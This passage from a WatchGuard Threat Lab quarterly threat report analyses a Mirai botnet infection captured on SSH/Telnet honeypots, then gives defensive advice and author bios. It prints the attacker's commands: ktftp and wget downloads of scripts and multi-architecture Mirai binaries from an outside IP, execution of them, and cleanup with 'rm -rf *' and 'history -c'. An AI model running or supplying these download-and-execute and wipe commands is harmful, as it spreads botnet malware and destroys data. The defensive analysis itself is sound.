
```
ktftp 212.237.44.143 -c get ktftp1.sh;
chmod 777 ktftp1.sh;
sh ktftp1.sh;
ktftp -r ktftp2.sh -g 212.237.44.143;
chmod 777 ktftp2.sh;
sh ktftp2.sh;
```

Finally, the client cleans up after itself by removing the downloaded scripts and clearing the device's shell history.




```
rm -rf kittyhaxz.sh ktftp1.sh ktftp2.sh;
rm -rf *;
history -c
```

All three of the downloaded scripts are identical, aside from their names.



```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/pl0xmips; chmod +x pl0xmips; ./pl0xmips; rm -rf pl0xmips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/pl0xmipsel; chmod +x pl0xmipsel; ./pl0xmipsel; rm -rf pl0xmipsel
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/pl0xsh4; chmod +x pl0xsh4; ./pl0xsh4; rm -rf pl0xsh4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/pl0xx64; chmod +x pl0xx64; ./pl0xx64; rm -rf pl0xx64
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/kittyphones; chmod +x kittyphones; ./kittyphones; rm -rf kittyphones
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/pl0xi686; chmod +x pl0xi686; ./pl0xi686; rm -rf pl0xi686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/pl0xppc; chmod +x pl0xppc; ./pl0xppc; rm -rf pl0xppc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/ftp; chmod +x ftp; ./ftp; rm -rf ftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/pftp; chmod +x pftp; ./pftp; rm -rf pftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/pl0xsparc; chmod +x pl0xsparc; ./pl0xsparc; rm -rf pl0xsparc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/' '; chmod +x ' '; ./' '; rm -rf ' '
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/httpd; chmod +x httpd; ./httpd; rm -rf httpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://212.237.44.143/telnetd; chmod +x telnetd; ./telnetd; rm -rf telnetd
```

Because this attack is automated, the attacker does not know what instruction set the target system is using. To ensure their attack is successful, they download and attempt to execute multiple versions of the Mirai botnet malware, covering all possible instruction sets. The version of Mirai compiled for the correct system architecture will execute while the others will all fail.



```
 :            ELF 32-bit LSB executable, ARM, version 1, statically linked, not stripped
ftp:          ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
httpd:        ELF 32-bit LSB executable, ARM, version 1, statically linked, not stripped
kittyphones:  ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, not stripped
pftp:         ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically linked, not stripped
pl0xi686:     ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
pl0xmips:     ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
pl0xmipsel:   ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
pl0xppc:      ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, not stripped
pl0xsh4:      ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, not stripped
pl0xsparc:    ELF 32-bit MSB executable, SPARC, version 1 (SYSV), statically linked, not stripped
```

This type of script is very common among automated attacks. Using a script to automatically try every possible architecture variant ensures the attack is successful.

WatchGuard Threat Lab's Research Defense Learnings

Our SSH and Telnet attack research shows criminals are still using basic scripts and scanning tools to identify and hijack IoT devices, or servers that remotely expose CLI. Here are three tips that will keep your IoT devices and servers from getting "pwned."

1 Do not allow external access to servers and devices running SSH and Telnet.

On average, an attacker attempts authenticating to one of our SSH and Telnet honeypots every 35 seconds. There are thousands of bots designed to scan the Internet for open SSH and Telnet access. Even if your server or device is secured with a strong password, attackers still attempt to brute force access once an open destination is identified. Administrators should never allow direct SSH or Telnet access, and instead should opt for a VPN connection whenever possible.

2 Monitor access to and from your IoT devices.

Internet of Things device adoption continues to skyrocket, especially in the workplace. Administrators should ensure IoT devices are placed on their own network segment and access to and from that segment is restricted and monitored. Implement additional protections like IPS to identify and prevent attempted attacks against your IoT network. While it often isn't possible to monitor the IoT devices themselves, monitoring connections on the network level can help identify ongoing attacks before they have a chance to cause damages.

3 Change default credentials where possible.

The majority of connections to our honey-pots authenticate using weak credentials (like admin/admin). When configuring a new server or IoT device, be sure to change the default credentials to a secure passphrase whenever possible. A complex passphrase is often enough to thwart most attacks like the Mirai botnet.

Conclusion & Defense Highlights

Conclusion & Defense Highlights

The American self-help author Hugh Prather once said, "Just when I think I've learned the way to live, life changes." This is equally true of the threat landscape. Once you think you have your network protections effectively set, threat actors change the game. If you aren't paying attention to these changes, your old defenses may not remain as effective.

While we did see many of the same attacks and malware samples make our top ten lists this quarter, we also saw change, with a few newcomers as well. Between network attacks designed to brute force or steal credentials, and the prevalence of the Mimikatz tool, it's clear that threat actors focused on credential stealing in Q2. In fact, even the increase in JavaScript-based phishing emails shows a fixation on credential theft. Meanwhile, we also saw new SQL injection attacks targeting Ruby on Rails, and a small increase in OSX malware.

Now that you know about these changes in the threat landscape, and the changes in attackers' tactics, you can adjust your defenses accordingly. Throughout this report, we highlighted a few defense tips for the individual trends, but let's finish with some final high-level protection strategies.

Harden all publicly exposed servers.

If you expose a network servers to the public, attackers will poke at them. We detected a number of threats this quarter where attackers tried to take advantage of publicly accessible network services. For example, we detected web login brute force attacks, malicious SSH and telnet scans, and even remote file inclusion attacks designed to steal your password files. All of these attacks are survivable with a few basic defense strategies. First, disable unneeded services and firewall network services you don't really want to expose. Do you really intend to allow remote CLI access to your devices? If not, block it. Next, harden your servers. The first step in hardening is making sure your server's software patches are current. Next, change configuration options to limit the server's exposure to various attacks. For instance, you could enable login throttling to stop attackers trying to brute force your credentials. Finally, if you must enable a particular network service publicly, be sure to implement an intrusion prevention service (IPS) that can detect and block attacks launched at your public server.

Between network attacks designed to brute force or steal credentials, and the prevalence of the Mimikatz tool, it's clear threat actors focused on credential stealing in Q2.

Phishing awareness and protection

Phishing emails are among the methods attackers use to deliver malware or breach networks today. Our Q2 Firebox Feed data saw a big increase in emails containing JavaScript designed to emulate common login pages. To avoid these attacks, you need to create a combined human and technical solution. On the human side of things, be sure to give your employees a phishing awareness training course at least once a year. Making them aware of the latest phishing examples will go a long way to helping them to avoid falling for a scam email. You can even hire services that will launch fake phishing attacks to test your users, and gauge their awareness. On the technical side of things, there is no real reason you should ever see JavaScript (.JS) attachments in an email. Using an email security control, such as our Firebox's SMTP Proxy, you can strip all JavaScript files from emails. This certainly won't catch all phishing attempts, but it will get rid of some of them.

Harden your identity servers, and consider multi-factor authentication

Attackers clearly targeted credentials in Q2. Between network attacks to steal credentials, brute force logins, phishing attacks to trick users to share credentials, and the password-stealing hacking tool called MimiKatz, we know attackers want your users' passwords. Obviously, using security services like IPS and antivirus can help protect against some of these threats by blocking the hacking tools or preventing the network attacks. However, you should expect an attacker to gain access to a local computer one day, and prepare for it by hardening your Active Directory server and computers. Microsoft and others have shared a number of tips to help mitigate the risk of local credential stealing tools like MimiKatz. One simple tip is to make sure all your users are part of the Protected Users Active Directory Security Group. We highly recommend you read Microsoft's article and implement all the recommended AD defenses. We also recommend you implement multi-factor authentication (MFA) for your enterprise login. Authentication is the cornerstone of all security. Having various defenses and security controls is worthless if an attacker can obtain privileged user credentials. Previous attacks and breaches have proven that passwords alone will always be insufficient. MFA can combat this by requiring your users to also have a second factor to authenticate beyond their password. Even if a threat actor steals a password, hash, or ticket, they could not fully impersonate your users without this second factor.

Advanced malware prevention is a requirement

For three quarters in a row, we've seen big increases in the amount of malware that gets past legacy AV solutions. We said it before, yet it still remains true; if you don't have an advanced malware protection solution, you will eventually get infected. While many of the threats we see are well known, it's clear attackers regularly repackage their old malware to evade pattern-based detection. This quarter we learned that 47% – almost half – of the malware we detected got past legacy signature-based AV solutions. The industry has long understood the weakness in reactive, pattern-based AV, but this problem has reached a critical mass. More and more victims are getting infected with threats like ransomware despite having basic protection. To catch today's more evasive malware, you need solutions that use more proactive detection techniques, such as behavioral analysis, or machine learning and big data analytics. We recommend you invest in an advanced malware solution. If you're a WatchGuard customers, our APT Blocker and Threat Detection and Response offerings provide this service.

Congratulations, you made it to the end of our report, and hopefully gained a defense tip or two along the way. We hope the trends highlighted in this quarter's report are enlightening, and the key learnings helpful with hardening the defenses for your networks and organizations. Feel free to share any feedback you have about the report with **SecurityReport@watchguard.com**, and join us next quarter.

Corey Nachreiner
Chief Technology Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's technology vision and direction. Previously, he was the director of strategy and research at WatchGuard. Corey has operated at the frontline of cyber security for 16 years, and for nearly a decade has been evaluating and making accurate predictions about information security trends. As an authority on network security and internationally quoted commentator, Corey's expertise and ability to dissect complex security topics make him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, eWeek, Help Net Security, Information Week and Infosecurity, and delivers WatchGuard's "Daily Security Byte" video series on **www.secplicity.org**.

Marc Laliberte
Security Threat Analyst

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cyber security trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, providing best-in-class Unified Threat Management, Next Generation Firewall, secure Wi-Fi, and network intelligence products and services to more than 80,000 customers worldwide. The company's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for distributed enterprises and SMBs. WatchGuard is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit **WatchGuard.com**.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at **www.secplicity.org**.

WatchGuard